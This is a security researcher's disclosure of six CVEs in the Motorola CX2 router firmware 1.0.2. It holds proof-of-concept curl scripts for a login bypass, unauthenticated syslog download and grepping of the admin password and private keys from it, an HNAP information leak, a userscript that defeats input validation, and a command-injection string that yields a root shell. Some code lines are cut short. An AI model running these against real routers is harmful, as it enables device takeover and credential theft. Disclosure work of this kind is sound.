

Motorola cx2 vulnerabilities

January 15, 2020

Motorola CX2 router

CVE-2020-21937

CVE-2020-21936

CVE-2020-21935

CVE-2020-21934

CVE-2020-21933

CVE-2020-21932

Description

This router is a Motorola brand sale by Soplar. More information could be found here.

<https://cn.motorolanetwork.com/cx2.html>

<http://www.soplar.cn/moluyou.html>

Version

CX 1.0.2 Build 20190508 Rel.97360n

Reporter

cc-crack

Vulnerabilities

All env variables referenced in POC code defined as:

```
HOST='Host: 192.168.51.1'
Origin='Origin: http://192.168.51.1'
HNAP_AUTH='HNAP_AUTH: '
CT='Content-Type: application/json; charset=UTF-8'
XR='X-Requested-With: XMLHttpRequest'
ACCEPT='Accept: application/json, text/javascript, */*; q=0.01'
SOAP_ACTION_HEAD='SOAPAction: "http://purenetworks.com/HNAP1/Login"'
Referer='Referer: http://192.168.51.1/Login.html'
DEFAULT_COOKIE='Cookie: work_mode=router; timeout=170; uid=; PrivateKey='
PRAGMA='Pragma: no-cache'
REQUEST_LOGIN_DATA='{"Login":{"Action":"request","Username":"Admin","LoginPassword":"","Captcha":"'
LOGIN_DATA='{"Login":{"Action":"login","Username":"Admin","LoginPassword":"","Captcha":"","Privat'
COOKIE=$DEFAULT_COOKIE
TIME_STAMPE=""
HNAP_AUTH_POST=""
```

Some of them maybe are useless, they just are a part of some other test code.

1. Login could be bypassed

Description:

An issue was discovered in Moto route CX2 1.0.2. The login could be bypassed to get a partially authorized token and uid.

Reproduce:

You should install jq first. eg: `sudo apt install jq`

```
#login
function Login
{
    c=$(curl -s -H $HOST -H $Origin -H $HNAP_AUTH -H 'SOAPAction: "http://purenetworks.com/HNAP1/Login"' -H 'X-Requested-With: XMLHttpRequest' -H 'Accept: application/json, text/javascript, */*; q=0.01' -H 'Referer: http://192.168.51.1/Login.html' -H 'Cookie: work_mode=router; timeout=170; uid=; PrivateKey=' -H 'Pragma: no-cache' -H 'Content-Type: application/json; charset=UTF-8' -X POST -d '{"Login":{"Action":"request","Username":"Admin","LoginPassword":"","Captcha":"","Privat' -o /dev/null)
    uid=$(echo $c | jq '.Login.LoginPassword')
    setCookieUID $uid
    echo $COOKIE
    curl -H $HOST -H $Origin -H $HNAP_AUTH -H 'SOAPAction: "http://purenetworks.com/HNAP1/Login"' -H 'X-Requested-With: XMLHttpRequest' -H 'Accept: application/json, text/javascript, */*; q=0.01' -H 'Referer: http://192.168.51.1/Login.html' -H 'Cookie: work_mode=router; timeout=170; uid=; PrivateKey=' -H 'Pragma: no-cache' -H 'Content-Type: application/json; charset=UTF-8' -X POST -d '{"Login":{"Action":"login","Username":"Admin","LoginPassword":"","Captcha":"","Privat' -o /dev/null)
}
Login
echo '\n'
```

```
~o ./poc.sh
Cookie: work_mode=router; timeout=170; uid=WA9rYkub; PrivateKey=

{ "LoginResponse": { "LoginResult": "OK" } }
```


2. /HNAP1/GetDownloadSyslog authentication bypass

Description:

An issue was discovered in Moto route CX2 1.0.2. The authentication of Syslog download could be bypassed.

Reproduce:

```
function getLog
{
    curl -s -H $HOST -H $Origin \
    -H 'Upgrade-Insecure-Requests: 1' \
    -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng, \
    -H 'Referer: http://192.168.51.1/diagnosis.html' \
    -H 'Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,zh-TW;q=0.7' \
    -H $COOKIE -H 'Pragma: no-cache' -H 'Cache-Control: no-cache' \
    --data "" \
    --compressed 'http://192.168.51.1/HNAP1/prog.fcgi?method=/HNAP1/GetDownloadSyslog' > $1
}
Login
echo '\n'
getLog log.tar.gz
ls -al log.tar.gz
```



```
~o ./poc.sh
Cookie: work_mode=router; timeout=170; uid=MVS/flm8; PrivateKey=

{ "LoginResponse": { "LoginResult": "OK" } }

-rw-r--r-- 1 ***** staff 30168 Jul 1 08:18 log.tar.gz
```

3. Plain text password and Private key exist in the log file

Description:

An issue was discovered in Moto route CX2 1.0.2. The Admin password and the private key could be found in the log tar package which could download from router.

Reproduce:

```
function checkPlainPassword
{
    zgrep -a password $1
    zgrep -a key $1
    zgrep -a cipher $1
}

Login
echo '\n'
getLog log.tar.gz
ls -al log.tar.gz
checkPlainPassword log.tar.gz

~o ./poc.sh
Cookie: work_mode=router; timeout=170; uid=tuCPve1l; PrivateKey=

{ "LoginResponse": { "LoginResult": "OK" } }

-rw-r--r-- 1 ***** staff 33516 Jul 1 08:26 log.tar.gz
Jun 22 08:43:41 OpenWrt local5.info prog-cgi[1352]: [Management] Changing login password
Jun 24 18:05:15 OpenWrt local5.info prog-cgi[1382]: [Management] Changing login password
Jun 24 18:47:38 OpenWrt local5.info prog-cgi[1382]: [Management] Changing login password
Jun 24 18:05:15 OpenWrt local0.debug prog-cgi[1382]: modules/management.c:SetPasswdSettings:
Jun 24 18:47:38 OpenWrt local0.debug prog-cgi[1382]: modules/management.c:CheckPasswdSetting
Jun 24 18:47:38 OpenWrt local0.debug prog-cgi[1382]: modules/management.c:SetPasswdSettings:
Jun 24 17:46:33 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:BU
Jun 24 17:46:33 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privat
Jun 24 17:46:33 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:pu
Jun 24 17:46:33 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:pu
Jun 24 17:57:12 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:it
Jun 24 17:57:12 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privat
Jun 24 17:57:12 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:pu
Jun 24 17:57:12 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:pu
Jun 24 18:03:52 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:U1
Jun 24 18:03:52 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privat
Jun 24 18:03:52 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:pu
Jun 24 18:03:52 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:pu
Jun 24 18:05:15 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publicke
Jun 24 18:05:15 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatek
Jun 24 18:05:19 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:RE
Jun 24 18:05:19 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privat
Jun 24 18:05:19 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:pu
Jun 24 18:05:19 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:pu
Jun 24 18:05:35 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:o/
Jun 24 18:05:35 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privat
Jun 24 18:05:35 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:pu
Jun 24 18:05:35 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:pu
```

```

Jun 24 18:12:16 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publicke
Jun 24 18:12:16 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatek
Jun 24 18:19:07 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publicke
Jun 24 18:19:07 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatek
Jun 24 18:20:21 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publicke
Jun 24 18:20:21 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatek
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:IC
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:key:Ma
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:pu
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:pu
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publicke
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatek
Jun 24 18:30:01 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:Ma
Jun 24 18:30:01 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privat
Jun 24 18:30:01 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:pu
Jun 24 18:30:01 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:pu
Jun 24 18:30:16 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:P4
Jun 24 18:30:16 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privat
Jun 24 18:30:16 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:pu
Jun 24 18:30:16 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:pu
Jun 24 18:30:28 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:pu
Jun 24 18:30:28 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:OV
Jun 24 18:30:28 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privat
Jun 24 18:30:28 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:pu
Jun 24 18:30:28 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:pu
Jun 24 18:32:09 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:1U
Jun 24 18:32:09 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privat
Jun 24 18:32:09 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:pu
Jun 24 18:32:09 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:pu
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:uH
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privat
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:pu
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:pu
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publicke
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatek
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:GV
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privat
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:pu
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:pu
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publicke
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatek
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publicke
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatek
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publicke
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatek
Jun 24 18:47:38 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publicke
Jun 24 18:47:38 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatek
Jun 24 18:47:38 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publicke
Jun 24 18:47:38 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatek
Jun 24 18:47:43 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:Oj
Jun 24 18:47:43 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privat
Jun 24 18:47:43 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:pu
Jun 24 18:47:43 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:pu
Jun 24 15:45:20 OpenWrt kern.warn kernel: [ 32.212000] wtc_acquire_groupkey_wcid: Found a
Jun 24 15:45:25 OpenWrt kern.warn kernel: [ 36.860000] wtc_acquire_groupkey_wcid: Found a
Jun 24 17:46:33 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher
Jun 24 17:57:12 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher
Jun 24 18:03:52 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher
Jun 24 18:05:19 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher
Jun 24 18:05:35 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher
Jun 24 18:30:01 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher
Jun 24 18:30:16 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher
Jun 24 18:30:28 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher
Jun 24 18:32:09 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher
Jun 24 18:47:43 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher

```

As you can see the cipher filed is the admin password in plain text. There are private keys logged in hex string as well.

4. GetStationSettings, GetWebsiteFilterSettings and GetNetworkSettings could be accessed unauthenticated via HNAPI/GetMultipleHNAPs

Description:

HNAPI/GetMultipleHNAPs could be accessed unauthenticated but to some methods that lead to the information leakage. I notice that HNAPI/GetMultipleHNAPs maybe designed to allow unauthenticated access. But there is the sensitive information returned by some method. Like the following result, the parent_control_rule should not be obtained in this case. All of HNAPI/GetMultipleHNAPs access should be authenticated.

Reproduce:

```

function getRouterBasicInfo
{
    curl -H $HOST \
    -H 'Accept: application/json' \
    -H $ORIGIN -H 'SOAPACTION: "http://purenetworks.com/HNAPI/GetMultipleHNAPs"' \
    -H 'Content-Type: application/json' -H 'Referer: http://192.168.51.1/Home.html' -H 'Acce
    -H 'Pragma: no-cache' \
    -H 'Cache-Control: no-cache' \
    --data-binary '{"GetMultipleHNAPs":{"GetStationSettings":"","GetWebsiteFilterSettings":""
    --compressed 'http://192.168.51.1/HNAPI/'

```



5. HNAP1/GetNetworkTomographySettings RCE

Description

An issue was discovered in Moto route CX2 1.0.2. An attacker could perform a command injection to execute arbitrary system command on the router by HNAP1/GetNetworkTomographySettings.

Reproduce

1. Login first
2. Bypass browser side input validation. I just use Tampermonkey to inject a piece of JS code while accessing Diagnosis. Or you can free to use any proxy tools like burp.

```
// ==UserScript==
// @name      New Userscript
// @namespace  http://tampermonkey.net/
// @version   0.1
// @description try to take over the world!
// @author    You
// @match     http://192.168.51.1/Diagnosis.html
// @grant     none
// ==/UserScript==
(function() {
    'use strict';
    verifyDiagnosisInput = function() {
        return true;
    }
})();
```

3. submit command

网络诊断

Ping诊断参数

地址/域名

目标IP

次数

5

(1-50)

报文大小

64

(4-1472Bytes)

开始诊断

诊断结果

AccessControl.html

AddPortMapping.json

AdvGuestWireless.html

AdvMacSync.html

AdvWlanAccess.html

AdvWireless.html

Backup.html

Backup_Fail.html

Backup_Voice.html

Ddns.html

Devices.html

DhcpServer.html

Diagnosis.html

Dns.html

6. HNAP1/SetWlanApcliSettings RCE

Description


An issue was discovered in Moto route CX2 1.0.2. An attacker could perform a command injection to execute arbitrary system command on the router by HNAP1/SetWlanApcliSettings in repeat mode.

Reproduce

1. Switch router to repeater mode
2. Click extend wireless network



3. Input SSID
4. Inject command in password



5. Submit
6. And the router will return an error at the first time. Ignore it.
7. Submit again

```
pid PPID USER STAT VSZ %VSZ %CPU COMMAND
3639 1115 root S 3236 3% 0% /www/web/HNAP1/prop.fcgi
11839 2 root SW 0 0% 0% [RtnpMimeTask]
27153 25474 root R 1316 1% 0% top
25467 1276 root S 1868 1% 0% /usr/sbin/dropbear -F -P /var/run/dro
129 2 root SW 0 0% 0% [kworker/3:1]
1315 1 root S 4220 3% 0% /usr/sbin/lighttpd -f /etc/lighttpd/l
11891 1 root S 3960 3% 0% /usr/sbin/scopd -f /etc/scopd_other.c
11180 1 root S 1432 1% 0% /sbin/netifd
24715 1 root S 1372 1% 0% {dynamic_dns_upd} /bin/sh /usr/lib/dd
26137 1 root S 1372 1% 0% {dynamic_dns_upd} /bin/sh /usr/lib/dd
1 0 root S 1348 1% 0% /sbin/procd
25474 25467 root S 1316 1% 0% -ash
25363 25324 root S 1316 1% 0% -ash
1195 1 root S 1312 1% 0% /usr/sbin/crond -f -c /etc/crontabs -
14701 3639 root S 1312 1% 0% /bin/sh -c iwpriv apcli0 set ApCliWP
1037 1 root S 1308 1% 0% /sbin/syslogd -s 1000 -f /etc/syslog.
14703 14701 root S 1308 1% 0% ping www.baidu.com
11242 11180 root S 1308 1% 0% udhcpc -p /var/run/udhcpc-br-lan.pid
1038 1 root S 1304 1% 0% /sbin/klogd -n
6344 24715 root S 1300 1% 0% sleep 600
```

The result is shown in this way because I already obtain the root shell you could check it in any way. The injection happened in the command `/bin/sh -c iwpriv apcli0 set`

`ApCliWPAESK=&& ping www.baidu.com`